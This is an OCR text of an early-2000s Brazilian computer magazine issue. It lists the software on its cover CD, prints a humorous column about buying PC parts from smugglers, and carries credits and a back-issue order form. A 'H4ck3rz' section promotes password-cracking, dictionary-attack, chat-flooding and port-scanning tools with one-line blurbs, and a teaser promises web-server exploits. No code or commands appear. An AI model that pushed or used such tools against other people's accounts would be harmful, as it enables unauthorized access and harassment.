Windows Media Player: nova versão do Windows Media Player.

Programação

Advanced SQL Code Collection: editor de comandos SQL.
Aprenda Visual Basic 6: curso de VB em 4 capítulos.
Castillo: editor de texto que suporta Perl, SQL, Java e outros.
Codex: aplicativo para auxiliar na publicação de códigos fonte.
GC Great Code: aplicativo para C/C++, roda em DOS.
NoteTab: editor de texto com recursos de programação.
PrettyCode: editor de projetos em Visual Basic.
TCL Overview: entenda o que é e, como funciona o TCL.
TCL/TK: linguagem de scripts com comandos baseados em C.
Tutorial de TCL: aprenda a usar a linguagem TCL para Windows.
Ultra Edit 32: poderoso editor hexadecimal e de texto.
Wasp Static Error: debugger para Java. Exige o JDK instalado.
Visual Python: plugin para o Visual Studio .Net.
PE Bundle: programa que anexa DLLs a executáveis.
PE Compact: utilitário que compacta executáveis do Windows.
Active Python: plugin para o Visual Studio .Net.
Introduction to TCL: conheça mais sobre a linguagem TCL.
Game Maker: crie seus jogos de uma maneira simples e rápida.
Suneido: linguagem baseada em objetos orientados.
WebWasher: para carregar páginas Web,mais rapidamente.
Windows Script: aplicativo para editar scripts de VB e Jscript.

Vídeos

A pimenta: essa é das poderosas...
A vingança: alguém já está cansado da velha mania dos caes...
O amor é cego: o incrível encontro amoroso de um porco-espinho.
O assédio: não é nada do que você está pensando...
O flanelinha: depois deste episódio, o flanelinha vai trocar de ramo...
O tarado: quem não queria estar no lugar desse cara?
Um choque inesquecível: Ah, pregar peça nos amigos ...
Um nerd pra lá de esperto: um nerd é capaz de muito...

eBooks

A Carta: eBooks de Pero Vaz de Caminha.
A Orgia dos Duendes: escrito por Bernardo Guimaraes.
Broquéis: de Cruz e Souza.
Canto da Solidão: de Bernardo Guimaraes.
Estudos sobre José Saramago: de vários autores.
Inocência: do Visconde de Taunay.
O Cabeleira: de Franklin Távora.
Suspiros Poéticos e Saudades: de Domingos Gonçalves de Magalhaes.

Top Downloads

Internet Explorer 6 (português): Nova versão.
@Net: aplicativo para compartilhar arquivos na Internet.
Acrobat Reader: leia arquivos no formato PDF.
AG Satellite: programa para procurar e baixar MP3.
BearShare: buscador de MP3 via servidor Gnutella.
Download Accelerator: acelere seus downloads.
Gnotella: compartilhamento de MP3 na Internet.
GoZilla: recupere downloads inacabados.
Icq 2000: o mais famoso programa de bate-papo.
iMesh: programa para compartilhar arquivos.
KaZaa Media Desktop: programa para compartilhar arquivos.
LimeWire: ótimo aplicativo para compartilhar arquivos.
Live Wire: programa de streaming.
Media Grab!: localize e copie arquivos multimídia na Internet.
Morpheus: compartilhe arquivos no fasttrack.
MusicMatch Jukebox: programa para trabalhar com MP3.
Netscape 6: o maior concorrente do Microsoft Internet Explorer.
Qubo: cliente para o Yahoo Messenger e e MSN, suporta Skins.
Winzip: compactador / descompactador de arquivos.
ZoneAlarm: proteja o seu micro contra hackers ou intrusos.

Além do PC

MacOs

ICQ: programa de mensagens instantâneas.
Internet Explorer 6 (Inglês): nova versão do Internet Explorer, em inglês.
LimeWare: aplicativo para compartilhar seus arquivos na Internet.
MacZip: compactador de arquivos, compatível com o WinZip.


PalmOs

Arremate: acesse o site do Arremate.com através do seu Palm.
Globo.com: acesse as informações da Globo.com.
Hands: programa que disponibiliza uma série de informações no Palm.
UolPalm: programa para acessar o conteúdo do UOL.

WindowsCE

Aol Instant Messenger: programa de mensagens instantâneas da AOL.
FTPSrv: servidor de FTP para Windows CE.
iBrowser: navegador para portáteis com Windows CE 2.0 ou superior.
ICQ: programa compatível com o ICQ para portáteis.
IrChat: cliente de chat (IRC) para Windows CE.
PC-Cilin: antivírus para Windows CE, MIPS e SH3.
Pocket IE: versão compacta do Internet Explorer para portáteis.

H4ck3rz



Achilles: para testar a segurança de aplicações para Web.
Actions Monitor: para monitorar arquivos de sistemas em atividade no seu PC.
Brutus: obtenha nome de usuário e senha com um simples "ataque de dicionário".
CD no HD: programa para simular um CD no HD, bom para rodar jogos.
Detecta BO: aplicativo para detectar e remover o servidor do Back Orifice.
Flooder: envie mensagens em looping em salas de bate-papo.
Gerador de Senhas: descubra senhas de qualquer usuário no Windows 9x e ME.
ICQ Chat Flooder: encha as salas de bate-papo do ICQ com buzinas e textos.
IPScan: vasculhe a Net em busca de portas abertas.
IsoAq: programa hacker para ICQ.
Nuke Nabber: proteja seu micro contra Nukes.
Pass ICQ: programa para descobrir senhas do ICQ.
Secure PE: programa para proteção do Windows contra arquivos encriptados.
Share Password Checker: liste das pastas compartilhadas num PC em rede.
Stealth HTTP Security Scanner: busque vulnerabilidades em servidores HTTP.
TroGuard: remova Back Orifice e NetBus.

O lado obscuro da tecnologia

Mundo Estranho

apresenta...

Upgrades são um terror!

por Jocelyn Auricchio
jj@digerati.com.br

Reprodução

Não tem jeito. Sempre chega o dia em que nossa máquina sensacional, que custou os olhos da cara, atual, futurista e veloz se torna um mamute moribundo, lutando para realizar tarefas que qualquer micro recomendado pela Sandy e o Júnior faz num piscar de olhos. É humilhante... A única solução é um upgrade ou uma máquina nova. Mas com os preços que se cobra por aí, sem chance. A única solução é apelar para os nossos amados muambeiros.

Para comprar de muambeiros, antes de mais nada, é preciso muita paciência. Acredite, aquele caboclinho mirrado sabe muito mais de computador que você, ou o que é pior, acha que sabe mais que você. Resultado: uma série de desentendimentos e confusões que irremediavelmente vão resultar no seu total descontentamento.

Outro dia fui comprar uma placa-mãe (na muambalândia, é claro) e tive que desenvolver uma habilidade lingüística que nunca imaginei precisar.

- Tem placa-mãe para Athlon?
- Temasustudooff133dramitemgigabytemaissom266.
- Como?
- Etemasoyo133baratinha.

Quinze minutos de concentração e minha mente finalmente tinha decodificado a mensagem como "tem, Asus, tudo off board, barramento 133 MHz, DRAM, e tem Gigabyte com som, barramento 266 MHz, e tem Soyo 133 MHz baratinha". Impressionante.

Ao comprar suas peças, esqueça que a moeda do país é o Real. Só dólar, e numa misteriosa cotação que só vale para eles. Coitado de quem quer pagar com cheque. Uma vez vi um coreano ter um chilique por causa de um pobre geek que ameaçou pagar com cheque.

Reprodução

Mas a parte mais triste dos upgrades é que, em menos de um ano, tudo será em vão. Com certeza o Bill Gates vai lançar algum sistema mais pesado, os jogos vão triplicar a contagem de polígonos e o novo micro da Sandy e do Júnior ainda vai dar uma surra no seu esforçado equipamento. E os coreanos muambeiros ainda serão uma fronteira lingüística além de qualquer Enterprise.

DIGERATI EDITORIAL TECNOLOGIA E COMUNICAÇÃO LTDA
Rua Haddock Lobo, 347 - 12° andar
CEP 01414 001 São Paulo - SP
Fone: (0xx11) 3217 2600
Fax: (0xx11) 3217 2617
Internet: www.digerati.com.br

Atendimento ao Leitor:
Fone: (0xx11) 3217 2626
web: www.digerati.com.br
e-mail: suporte@digerati.com.br
Érica V. Cunha *erica@digerati.com.br*
Débora Miura Guimarães

Diretores:
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Depto Administrativo:
Clayton Nunes *cnunes@digerati.com.br*
Bianca Anzelotti de Souza, Fábio Alves da Silva, Vagner Albero

Geek

Revista Geek

Diretor Editorial:
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor:
Alessio F. Melozo *alessio@digerati.com.br*
Reportagem:
João Mannho, Maurício Martins
Departamento Técnico (Multimídia):
Flávio Tâmega, Rodrigo Rudiger, Juliano Barreto
Direção de Arte:
Rafael Wen Magalhães
Assistente de Arte:
Fabio Augusto Souza Lima
Colaboradores:
Marcelo Barbão, Leonardo Paiva, Jocelyn Auricchio, Hudson Ricardo, Ísis Gabriel, Domingo Montanaro

Para anunciar nesta revista:
www.digerati.com.br/publicidade
publicidade@digerati.com.br
11 3217 2628

Os artigos assinados não refletem necessariamente a opinião da Revista Geek. Os artigos assinados indicam a opinião de seus autores.

Impressão e Acabamento:
Oceano Indústria Gráfica e Editora Ltda.
Tel.: (0xx11) 4446 6544

Distribuidor exclusivo para Bancas de todo Brasil.
Fernando Chinaglia Distribuidora S/A.
Rua Teodoro da Silva, 907 - Grajaú.
CEP 20563-900 Rio de Janeiro - RJ.
Tel.: (0xx21) 575 7766.

O que você procura, ao seu alcance

Cód. CL4 - R$ 9,90
Cursos Click: Windows Word - Excel - Outlook.

Cód. CL5 - R$ 9,90
Pacote gráfico. Cursos Click: PowerPoint - Access MP3, Kit Profissão

Cód. CL6 - R$ 8,90
Easy Office, Tutoriais Multimídia, Casa e Decoração e Software de Música

Cód. CL7 - R$ 8,90
Programas especiais para gravação de CDs. Softwares administrativos

Cód. CLE1 - R$ 11,90
Especial gráficos com milhares de imagens e programas

Cód. CLE2 - R$ 9,90
Tudo para manter seu micro livre de vírus, hackers, invasões e travamentos

Cód. TGS3 - R$ 9,90
500 jogos para Windows! Simples e divertidos.

Cód. TGS4 - R$ 9,90
Emuladores: jogos de videogames no computador.

Cód. TGS5 - R$ 9,90
Mais de 320 jogos inéditos e um especial 10 anos.

Cód. TGS6 - R$ 9,90
Emuladores + 200 ROMS, 40 jogos completos.

Cód. TGS7 - R$ 9,90
+ de 20 mil dicas em sistema multimídia e + de 30 jogos completos

Cód. GK8 - R$9,90
DivX: o MP3 de vídeo e muito mais

Cód. GK9 - R$9,90
A arte de gravar CDs: manual e seleção de softwares no CD

ód. GK10 - R$9,90
Desmonte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz

Cód. GK11 - R$9,90
Tudo sobre DVDs, Linguagem C e Cavalos de Tróia

Cód. GK12 - R$9,90
Kylix e Delphi: cursos e softwares. Simuladores e Emuladores + Roteiro da pirataria na web.

Cód. GKE6 - R$9,90
Transforme seu micro num estúdio digital de som e imagem.

Cód. GKE7 - R$9,90
Programas para aprender e ensinar. Mais de 168 cursos e softwares para criação multimídia

Cód. AL3 - R$ 9,90
Debian Linux completo e com manual.

Cód. AL4 - R$ 9,90
Demo Linux: O Linux que roda direto do CD, sem instalação!

Cód. IL1 - R$ 9,90
Mylla Christie. Além de programas de Esoterismo, beleza, MP3, decoração e outros.

Cód. TWM1 - R$ 9,90
Flash, Dreamweaver e programas para construção de sites.

Click 1
R$ 9,90 - CL1
No CD: Office Click

Click 2
R$ 9,90 - CL2
Softs gráficos: 2.300 imagens

Click 3
R$ 9,90 - CL3
Softs de Tarô, Feng Shui etc

Top Games Surpresa 1
R$ 9,90 - TGS1
2 CDs de games

Top Games Surpresa 2
R$ 9,90 - TGS2
2 CDs de colecionador

Geek 7
R$ 9,90 - GK7
Especial softwares hackers

Geek Especial 4
R$ 9,90 - GKE4
Monte seu próprio PC

Geek Especial 5
R$ 9,90 - GKE5
Free BSD completo

Arquivo Linux 2
R$ 9,90 - AL2
Phat Linux no Windows

Para maiores informações: 0xx11-3217-2600 - Para comprar pela internet: www.digerati.com.br

Assine abaixo os códigos das revistas que quer receber

Cód. GK7 ( )
Cód. GK8 ( )
Cód. GK9 ( )
Cód. GK10 ( )
Cód. GK11 ( )
Cód. GK12 ( )
Cód. GKE4 ( )
Cód. GKE5 ( )
Cód. GKE6 ( )
Cód. GKE7 ( )
Cód. IL1 ( )
Cód. TWM1 ( )
Cód. TGS1 ( )
Cód. TGS2 ( )
Cód. TGS3 ( )
Cód. TGS4 ( )
Cód. TGS5 ( )
Cód. TGS6 ( )
Cód. TGS7 ( )
Cód. CL1 ( )
Cód. CL2 ( )
Cód. CL3 ( )
Cód. CL4 ( )
Cód. CL5 ( )
Cód. CL6 ( )
Cód. CL7 ( )
Cód. CLE1 ( )
Cód. CLE2 ( )
Cód. AL2 ( )
Cód. AL3 ( )
Cód. AL4 ( )

Nome: _____
Endereço: _____
Cidade: _____ Estado: _____ CEP: _____-_____
E-mail: _____

Mande **Cheque Nominal** ou **Vale Postal** para Software Factory Ltda.
Rua Haddock Lobo, 347 - 12º andar - Cerqueira Cesar - São Paulo - CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional

Geek #15

mais de 150 Softwares NO CD-ROM

Entre na Guerra!

Simuladores de vôo

Com Nova York ao fundo, os simuladores que podem ter treinado os terroristas do WTC. E mais: Israeli Air Force, um simulador de batalha em pleno barril de pólvora do Oriente Médio

Multimídia do Futuro

Tudo Para DVDs

39 softwares para ripar discos, converter formatos, tocar DVDs, produzir menus para DVD, colocar legendas e muito mais. E ainda: um guia completo para autoria de DVDs

O micro é para todos

Softwares para acessibilidade

Conheça os programas que ajudam deficientes visuais a usar o computador para integrar-se social e profissionalmente

Open Source - Free software - Linux

Distribuições e softwares

Oito softwares, incluindo servidor Apache, aplicativo para gravar CDs e editor HTML. E mais: duas distribuições completas, em versões atualizadas: Peanut e PHat Linux

Programação

Java, VB, Perl & Cia

Curso e editor de Visual Basic - Java - TCL - C/C++ - Ultra Edit 32 (editor hexadecimal) - Curso de VB 6 em 4 capítulos - Softwares para TCL/ TK, SQL, C/ C ++, Debugger Java, Utilitários para Python e muito mais

Segurança Digital

H4ck3rz, Ph3r34k3rz & C14

Obtenção de senhas no Windows e ICQ - Procura de máquinas com portas abertas, na Internet - proteção contra Nukes - Removedor de Back Orifice e NetBus - Checagem de vulnerabilidades em servidores HTTP - Programa para simular que o HD é um drive de CD e mais...

Muito além do PC

MacOS - PalmOS - Windows CE

4 programas essenciais para Macintosh (IE6, Limewire...) 11 programas selecionados para portáteis (FTP Server, antivírus...)

Cibercultura

Vídeos, eBooks & MP3

Os filmes mais absurdos da net, livros de artistas clássicos e consagrados, pacote especial de softwares para copiar CDs, trocar MP3...

NAS INTERNAS

Falhas no Personal Web Server


Se o IIS já é tão vulnerável, imagine o programa servidor "caseiro" da Microsoft. Conheça e saiba explorar todas as falhas desse software e outras cositas más no Hacker Space...

Adobe ataca!

Saiba tudo sobre a denúncia da Adobe contra Dmitry Skiyarov, o russo que burlou o sistema de encriptação do Acrobat e acabou atrás das grades

Democratizando a tecnologia

Programas e hardware que levam os computadores aos deficientes. Entrevistas mostram o que os esses usuários acham da acessibilidade, nos dias de hoje



O avesso da informática

Bin Laden Games, Internet por rede hidráulica, Print screen para loiras, Celulares a manivela - Computador movido a caminhada... E isso é só o começo